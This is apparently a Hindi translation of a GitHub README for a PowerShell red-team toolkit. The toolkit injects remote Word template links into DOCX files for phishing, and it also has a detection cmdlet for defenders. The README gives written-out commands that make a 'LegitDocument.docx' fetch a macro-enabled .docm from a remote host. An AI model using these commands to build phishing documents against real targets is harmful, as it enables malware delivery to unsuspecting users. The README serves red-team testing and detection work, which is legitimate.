nickvourd/rti-toolkit
PowerShell टूलकिट रिमोट टेम्पलेट इंजेक्शन हमलों और बचाव के लिए। फ़िशिंग के लिए Office Word दस्तावेज़ों में दुर्भावनापूर्ण लिंक इंजेक्ट करता है, जिसमें ब्लू टीमों के लिए पहचान मॉड्यूल शामिल हैं।

रिमोट टेम्पलेट इंजेक्शन टूलकिट
RTI-Toolkit एक ओपन-सोर्स PowerShell टूलकिट है जो रिमोट टेम्पलेट इंजेक्शन हमले के लिए है। इस टूलकिट में PS-Templator.ps1 नामक एक PowerShell स्क्रिप्ट शामिल है जिसका उपयोग आक्रमणकारी और रक्षात्मक दोनों दृष्टिकोणों से किया जा सकता है।
निम्नलिखित तालिका PS-Templator.ps1 के मुख्य मॉड्यूल (cmdlets) प्रस्तुत करती है:
| Cmdlet | विवरण | परिप्रेक्ष्य |
|---|---|---|
| Invoke-Template | डिफ़ॉल्ट Office Word टेम्पलेट्स में रिमोट टेम्पलेट लिंक लागू करता है | आक्रमणकारी |
| Invoke-Regular | बिना टेम्पलेट के नियमित Office Word दस्तावेज़ों में रिमोट टेम्पलेट लिंक लागू करता है | आक्रमणकारी |
| Invoke-Identify | Office Word docx दस्तावेज़ों में टेम्पलेट के साथ/बिना रिमोट टेम्पलेट लिंक की पहचान करता है | रक्षात्मक |
⚠️ PS-Templator.ps1 केवल DOCX फ़ाइलों का समर्थन करता है।
ℹ️ इस उपकरण का उल्लेख नेशनल इंस्टीट्यूट ऑफ स्टैंडर्ड्स एंड टेक्नोलॉजी (NIST) नेशनल वल्नरेबिलिटी डेटाबेस (NVD) में CVE-2025-65318 और CVE-2025-65319 में किया गया है।
यह उपकरण  के अंतर्गत लाइसेंस प्राप्त है।
मेरे दोस्तों @Papadope9 और Stavros Gkounis (a.k.a purpl3ph03n1x) को विशेष धन्यवाद, जिन्होंने उपकरण के बीटा परीक्षण चरण के दौरान अमूल्य सहायता प्रदान की।
यह उपकरण कुछ वर्ष पहले @S1ckB0y1337 के साथ एक iCAST रेड टीमिंग मूल्यांकन के दौरान प्रेरित हुआ था।
सुपरनोवा ❤️ के साथ @nickvourd द्वारा बनाया गया था।
माइक्रोसॉफ्ट ऑफिस के संदर्भ में रिमोट टेम्पलेट इंजेक्शन (RTI) एक विशिष्ट प्रकार की सुरक्षा कमजोरी को संदर्भित करता है जिसका शोषण ऑफिस दस्तावेज़ों (जैसे, Word, Excel, PowerPoint) में दुर्भावनापूर्ण टेम्पलेट्स के माध्यम से किया जा सकता है।
उदाहरण के लिए, DOCX फ़ाइल में, सामग्री संग्रह के अंदर XML प्रारूप में संग्रहीत होती है, और इनमें से कुछ XML फ़ाइलें बाहरी संसाधनों या टेम्पलेट्स का संदर्भ दे सकती हैं। हमलावर वास्तव में दुर्भावनापूर्ण लिंक या सामग्री डालने के लिए इन XML फ़ाइलों में हेरफेर कर सकते हैं जो संभावित रूप से कमजोरियों का शोषण कर सकते हैं या उपयोगकर्ताओं को धोखा दे सकते हैं।
यह एक मैक्रो-आधारित हमला है।
PS-Templator.ps1 को मेमोरी में एक मॉड्यूल के रूप में लोड करने के लिए, निम्नलिखित कमांड चलाएँ:
Import-Module .\PS-Templator.ps1
ℹ️ PS-Templator.ps1 बिना किसी अतिरिक्त निर्भरता को स्थापित करने की आवश्यकता के काम करता है।
ℹ️ PS-Templator.ps1 PowerShell मॉड्यूल के रूप में काम करता है।
ℹ️ PS-Templator.ps1 का परीक्षण Office 2019 Professional plus के साथ Windows 10 मशीन पर किया गया।
Invoke-Template एक cmdlet है जो डिफ़ॉल्ट Office Word टेम्पलेट्स में रिमोट टेम्पलेट लिंक लागू करता है।
मान लें कि आपके पास एक डिफ़ॉल्ट Word टेम्पलेट है, जैसे कि ये:

उदाहरण के लिए, 'Name.docx' के रूप में सहेजा गया:

यदि आप Invoke-Template cmdlet का उपयोग करते हैं तो आप इस docx में एक दुर्भावनापूर्ण लिंक डाल सकते हैं:
⚠️ Invoke-Template चलाने से पहले, कृपया सुनिश्चित करें कि दस्तावेज़ को सहेजें और इसे बंद करें (इसकी प्रक्रिया समाप्त करें)।
Invoke-Template -InputDoc Name.docx -Link "https://192.168.1.3:8080/Doc1.docm" -Output C:\Users\User\Desktop\LegitDocument.docx
परिणाम:

जैसा कि आप देख सकते हैं, Invoke-Template मॉड्यूल मूल दस्तावेज़ का एक बैकअप रखता है और दुर्भावनापूर्ण दस्तावेज़ का पूरा पथ प्रदान करता है।

डीबगिंग परिप्रेक्ष्य से, यदि आप दुर्भावनापूर्ण docx को zip संग्रह में बदलते हैं और /word/_rels/settings.xml.rels में जाते हैं, तो आप दुर्भावनापूर्ण लिंक देख सकते हैं:
Invoke-Regular एक cmdlet है जो बिना टेम्पलेट के डिफ़ॉल्ट Office Word दस्तावेज़ों में रिमोट टेम्पलेट लिंक लागू करता है।

मान लें कि आपके पास बिना टेम्पलेट के एक डिफ़ॉल्ट Word दस्तावेज़ है, जैसे:

उदाहरण के लिए, 'Doc1.docx' के रूप में सहेजा गया:
यदि आप Invoke-Regular cmdlet का उपयोग करते हैं तो आप इस docx में एक दुर्भावनापूर्ण लिंक डाल सकते हैं:
⚠️ Invoke-Regular चलाने से पहले, कृपया सुनिश्चित करें कि दस्तावेज़ को सहेजें और इसे बंद करें (इसकी प्रक्रिया समाप्त करें)।
Invoke-Regular -InputDoc C:\Users\User\Desktop\Doc1.docx -Link "http://192.168.1.3:8080/Doc1.docm" -Output Nikos2.docx
परिणाम:

जैसा कि आप देख सकते हैं, Invoke-Regular मॉड्यूल मूल दस्तावेज़ का एक बैकअप रखता है और दुर्भावनापूर्ण दस्तावेज़ का पूरा पथ प्रदान करता है।

डीबगिंग परिप्रेक्ष्य से, यदि आप दुर्भावनापूर्ण docx को zip संग्रह में बदलते हैं और /word/_rels/settings.xml.rels में जाते हैं, तो आप दुर्भावनापूर्ण लिंक देख सकते हैं:
